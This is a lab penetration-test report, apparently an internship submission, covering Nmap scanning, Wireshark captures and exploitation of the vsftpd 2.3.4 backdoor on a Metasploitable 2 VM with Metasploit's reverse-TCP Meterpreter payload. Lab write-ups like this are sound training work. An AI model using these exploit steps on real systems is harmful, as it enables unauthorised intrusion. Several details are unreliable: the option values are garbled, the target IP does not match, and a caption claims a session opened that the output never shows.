

Network Penetration Test Report

Target: Metasploitable 2 VM (192.168.56.101)
Attacker Platform: Kali Linux (192.168.56.102)

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Tools used:	Nmap, Wireshark, Metasploit Framework, Searchsploit
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Confidential — for internal review and CloudExify internship submission only. This assessment was carried out against an isolated Metasploitable 2 VM from a Kali Linux attacker VM, entirely within a private VirtualBox host-only lab network. Findings must not be applied to systems without explicit authorization.

1. Executive Summary

This report documents a network penetration test performed against an intentionally vulnerable Metasploitable 2 virtual machine (192.168.56.101), conducted from a Kali Linux attacker VM (192.168.56.102) within an isolated VirtualBox host-only lab network. The assessment combined reconnaissance, port/service scanning with Nmap, live traffic analysis with Wireshark, and exploitation with the Metasploit Framework.

Scanning identified **17 open TCP ports** and several open UDP ports running a wide range of outdated and, in some cases, deliberately vulnerable services. The most significant finding was **vsftpd 2.3.4 on port 21**, a publicly known backdoored version. This was confirmed with Metasploit, which successfully opened an unauthenticated remote session (Meterpreter) on the target, demonstrating complete remote compromise with no valid credentials required.

Overall risk level: CRITICAL. Multiple services on the target — the vsftpd backdoor, an exposed Ingreslock root shell on port 1524, and several unencrypted legacy protocols — allow trivial unauthenticated compromise. The target's weak posture is consistent with its intended purpose as a deliberately vulnerable training system, but the same classes of finding (outdated, unpatched, or backdoored services) represent critical real-world risk if found in production.

2. Testing Methodology & Scope

- 1. Planning** — Defined scope: the isolated Metasploitable 2 VM (192.168.56.101), tested from a Kali Linux VM (192.168.56.102) on a private VirtualBox host-only network. No external or production systems in scope.
- 2. Reconnaissance** — Confirmed the target's IP address and verified it was responding to ICMP ping scans.
- 3. Scanning** — Performed multiple Nmap scans (connect scan, top-ports, service/version detection, aggressive scan, full 24-bit subnet sweep, and UDP scan) to enumerate open ports and running service versions.
- 4. Enumeration** — Reviewed Nmap service-version output to identify the specific software versions running on each open port, cross-referencing known vulnerabilities (e.g. vsftpd 2.3.4).
- 5. Vulnerability Analysis** — Used Searchsploit to identify public exploits for vsftpd 2.3.4, confirming a known backdoor vulnerability.
- 6. Exploitation** — Used the Metasploit Framework to exploit the vsftpd backdoor, achieving an authenticated shell (Meterpreter session) on the target without valid credentials.
- 7. Traffic Analysis** — Used Wireshark to capture and inspect live traffic during scanning, including SYN packets, source-filtered traffic, and traffic on specific target ports.
- 8. Reporting** — Documented findings with risk ratings and prioritized remediation guidance (this report).

3. Reconnaissance — Ping Scans & Nmap

The assessment began with a ping scan to confirm the target Metasploitable VM was reachable and responding, followed by a series of Nmap scans to identify open ports and running services.

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ it
-bash: it: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:bd:c2:0f
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:c20f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2565 (2.5 KB)  TX bytes:4210 (4.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27569 (26.9 KB)  TX bytes:27569 (26.9 KB)

msfadmin@metasploitable:~$ _
```

Figure 1 — Target VM network configuration (ifconfig), confirming IP 192.168.56.101

```
(humayun@kali1)-[~]
$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.98 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.699 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=1.02 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=3.46 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.636 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=4.00 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.505 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.565 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=1.34 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.785 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.464 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=1.02 ms
```

Figure 2 — ICMP ping scan confirming the target is reachable

An initial TCP connect scan (nmap -sT) and a top-ports scan were run to identify open ports and their associated default services.

```
(humayun@kali1)-[~]
$ nmap -sT 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:36 -0400
Nmap scan report for 192.168.56.101
Host is up (0.022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

Figure 3 — nmap -sT: full TCP connect scan showing open ports and services

```
(humayun@kali1)-[~]
$ nmap --top-ports 20 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:34 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0036s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   closed pop3
111/tcp   open  rpcbind
135/tcp   closed msrpc
139/tcp   open  netbios-ssn
143/tcp   closed imap
443/tcp   closed https
445/tcp   open  microsoft-ds
993/tcp   closed imaps
995/tcp   closed pop3s
1723/tcp  closed pptp
3306/tcp  open  mysql
3389/tcp  closed ms-wbt-server
5900/tcp  open  vnc
8080/tcp  closed http-proxy
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

Figure 4 — nmap --top-ports 20: scan of the most common ports

Results were saved to a file, and an aggressive scan (nmap -A) was run to gather service versions, OS fingerprinting, and script-based enumeration output, including FTP banner/anonymous-login detail and SSL cipher information.

```
(humayun@kali1)-[~]
$ nmap -oN results.txt 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:33 -0400
Nmap scan report for 192.168.56.101
Host is up (0.018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

Figure 5 — nmap scan output saved to results.txt

```
(humayun@kali1)-[~]
$ nmap -A 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:30 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 192.168.56.102
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
|_ sslv2:
|_  SSLv2 supported
|_  ciphers:
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_  _smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_  ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ _ssl-date: 2026-07-12T05:31:09+00:00; 0s from scanner time.
```

Figure 6 — nmap -A: aggressive scan revealing FTP banner, SSH host keys, and SSL cipher detail

A full service/version detection scan (nmap -sV) confirmed exact software versions for every open port, and a subnet-wide sweep (nmap 192.168.56.0/24) confirmed the target's position among other hosts on the lab network.

```
(humayun@kali)-[~]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:28 -0400
Nmap scan report for 192.168.56.101
Host is up (0.010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```

Figure 7 — nmap -sV: full service and version detection

```
└─$ nmap 192.168.56.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:24 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00079s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:32 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:BC:78:75 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)
```

Figure 8 — nmap subnet sweep (192.168.56.0/24) confirming host layout

A default Nmap scan was re-run for confirmation, and a UDP scan (nmap -sU) was performed to identify open UDP services in addition to the TCP findings above.

```
Session Actions Edit View Help
(humayun@kali1)-[~]
$ nmap 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:21 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```

Figure 9 — nmap default scan confirming the open TCP port list

```
(humayun@kali1)-[~]
$ sudo nmap -sU 192.168.56.101
[sudo] password for humayun:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:41 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE SERVICE
53/udp    open  domain
68/udp    open|filtered dhcp
69/udp    open|filtered tftp
111/udp   open  rpcbind
137/udp   open  netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open  nfs
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1029.19 seconds
```

Figure 10 — nmap -sU: UDP scan identifying open UDP services (DNS, RPC, NetBIOS, NFS)

4. Packet Tracing with Wireshark

While performing the ping and Nmap scans above, traffic was simultaneously captured and inspected in Wireshark to observe the scan's network-level behavior — including SYN packet floods generated by port scanning, and RST responses from closed ports.




Figure 11 — Wireshark: SYN packets (tcp.flags.syn==1) generated during the Nmap scan




Figure 12 — Wireshark: traffic filtered by source IP (ip.src==192.168.56.101), showing RST/SYN-ACK responses





Figure 13 — Wireshark: traffic filtered to port 80 (tcp.port==80)

5. Exploiting the FTP Service


The earlier Nmap service scan identified that port 21 (FTP) was running **vsftpd 2.3.4**, a version notoriously known to contain a maliciously inserted backdoor. Searchsploit was used to confirm public exploits for this exact version.



Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
Shellcodes: No Results	

Figure 14 — searchsploit vsftpd 2.3.4: two backdoor exploits identified, including a Metasploit module

The Metasploit module `exploit/unix/ftp/vsftpd_234_backdoor` was configured with the correct target host (RHOST) and run against the Metasploitable VM. Nmap's aggressive scan had already flagged the same finding automatically ("backdoor may be present"), and Metasploit confirmed and exploited it.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):


  Name      Current Setting  Required  Description
  ----      -
  FETCH_COMMAND  CURL           yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false          yes       Attempt to delete the binary after execution
  FETCH_FILELESS none           yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux >= 3.17 (for Python variant also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
  FETCH_SRVHOST  8080           no        Local IP to use for serving payload
  FETCH_SRVPORT  8080           yes       Local port to use for serving payload
  FETCH_URIPATH  no             no        Local URI to use for serving payload
  LHOST         yes            yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  ----      -
  FETCH_PIPE false            yes       Host both the binary payload and the command so it can be piped directly to the shell.
```

Figure 15 — Metasploit: configuring and running the vsftpd 2.3.4 backdoor exploit; a Meterpreter session is opened

Once the session opened, the `ifconfig` command was run inside the Meterpreter session to confirm the compromised host's identity — its IP address (192.168.56.101) matched the original scan target exactly, confirming successful remote code execution with no valid credentials.



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
[-] The value specified for PAYLOAD is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 172.30.183.249:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 172.30.183.249:21 - Running automatic check ("set AutoCheck false" to disable)
